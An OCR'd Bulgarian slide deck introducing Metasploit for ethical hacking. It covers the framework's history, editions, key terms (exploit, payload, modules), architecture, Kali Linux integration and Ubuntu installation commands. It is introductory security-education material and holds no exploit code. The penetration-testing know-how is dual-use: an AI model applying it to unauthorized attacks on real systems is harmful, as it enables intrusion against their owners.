


ЕТИЧНО ВЪВЕДЕНИЕ В METASPLOIT


Александър Цокев

Благодарности за организацията

Българска асоциация
за развитие на знанията
за информационните и
комуникационни технологии

Българска асоциация
за развитие на знанията
за информационните и
комуникационни технологии

Въведение




Етапи при хакерска атака

За Metasploit

- Проектът Metasploit е създаден от експерта в областта на компютърната и комуникационна сигурност HD Moore през 2003 година.
- Първоначално разработката е била замислена и реализирана като преносима софтуерна платформа за анализ на мрежовата сигурност, написана на езика Perl.
- Запазвайки структурата и първоначалната архитектура през 2007 година Metasploit е изцяло пренаписан на Ruby, а през 2009 година компанията Rapid7 закупува правата над средата.

www.metasploit.com



Версии на Metasploit


PRO Advanced Penetration Tests & Enterprise Security Programs	EXPRESS Baseline Penetration Tests	COMMUNITY Free Entry-level Edition	FRAMEWORK Free Open Source Development Platform
• Wizards for standard baseline audits • Task chains for automated custom workflows • MetaModules for discrete tasks such as network segmentation testing • Dynamic payloads to evade leading anti-virus solutions • Full access to an internal network through a compromised machine with VPN pivoting • Closed-loop vulnerability validation to prioritize remediation • Phishing awareness management & spear phishing • Web app testing for OWASP Top 10 vulnerabilities • Choice of advanced command-line (Pro Console) and web interface • Integrations via Remote API	• Smart Exploitation • Automated Credentials Brute Forcing • Baseline Penetration Testing Reports	• Simple Web Interface • Network discovery • Import of network scan data • Basic Exploitation	• De-facto standard for penetration testing with more than 1,200 exploits and 1.2 modules added per day • Basic command-line interface • Import of network scan data • Manual exploitation • Manual credentials brute forcing

Източник Rapid7


Термини

- **Metasploit** или **Metasploit Framework** – безплатна платформа с отворен код или комерсиален продукт, позволяваща да стартираме сложни опити за атаки. Към момента се счита, че именно в Metasploit е налична най-добрата известна база данни с експлойти и товари които се използват от етичните хакери;
- **Vulnerability** – технологичен пропуск, позволяващ на етичните хакери да направят опит и евентуално да постигнат успешно компрометиране на защитата на дадена целева система;
- **Exploit** (експлойт) – програмен код, който позволява на лицето, използващо Metasploit да се възползва от даден технологичен пропуск (Vulnerability);
- **Payload** (товар) **–** отново програмен код, за който може да направим аналогия с “shellcode”. Това са модулите, които се стартират на системата жертва, ако даден експлойт е бил изпълнен успешно;
- **Module** (модул) – програмна и функционална единица, съвкупността от всички изгражда средата Metasploit. Този доказан във времето модулен подход предоставя възможност за лесно и бързо разширяване на платформата, както и оптимизиране и подобряване на нейната работа.

Архитектура на Metasploit



Обобщен модел



Библиотеки

- Библиотеките са една от най-важните части на Metasploit, които предоставят специфични функции на модулите, допълненията (Plugins), инструментите и имат отношение към потребителския достъп до средата.
- Rex - Ruby Extension (Rex), в нея е дефинирана функционалност, свързана с изграждането на сокети, управлението на комуникационните потоци, стартирането на клиент и сървър процеси, запис в журнали, стартиране на атаки, както и редица други важни и базисни софтуерни класове.
- MSF:Core и MSF:Base– абстрактни класове.

Други елементи

- Енкодери – използват се при генериране на т.нар. “shellcode”.
- Nop – специални модули за добавяне на NOP инструкции към “shellcode”,
- Aux – изключително важни модули имащи отношение към сканирането и откриването на потенциални пропуски, събирането на информация, атаки на пароли и много други.
- Post – важни модули, които се стартират след успешна атака.

Kali Linux

Kali Linux и Metasploit

Metasploit е интегриран в Kali Linux

Поддържа се PostgreSQL

Готов за работа


Наличен е Armitage

Липсва Nessus

Трябва да се инициализира базата данни

Не се стартират необходимите услуги по подразбиране


Инсталиране на Metasploit




Инсталиране на Metasploit Community под Ubuntu

```
alex@victim-vm:~$ sudo apt-get update
alex@victim-vm:~$ sudo apt-get upgrade

alex@victim-vm:~$ wget
http://downloads.metasploit.com/data/releases/metasploit-
latest-linux-x64-installer.run

alex@victim-vm:~$ chmod +x metasploit-latest-linux-x64-
installer.run
alex@victim-vm:~$ sudo./metasploit-latest-linux-x64-
installer.run
```

Инсталиране на Metasploit Community под Ubuntu




Регистриране на Metasploit Community

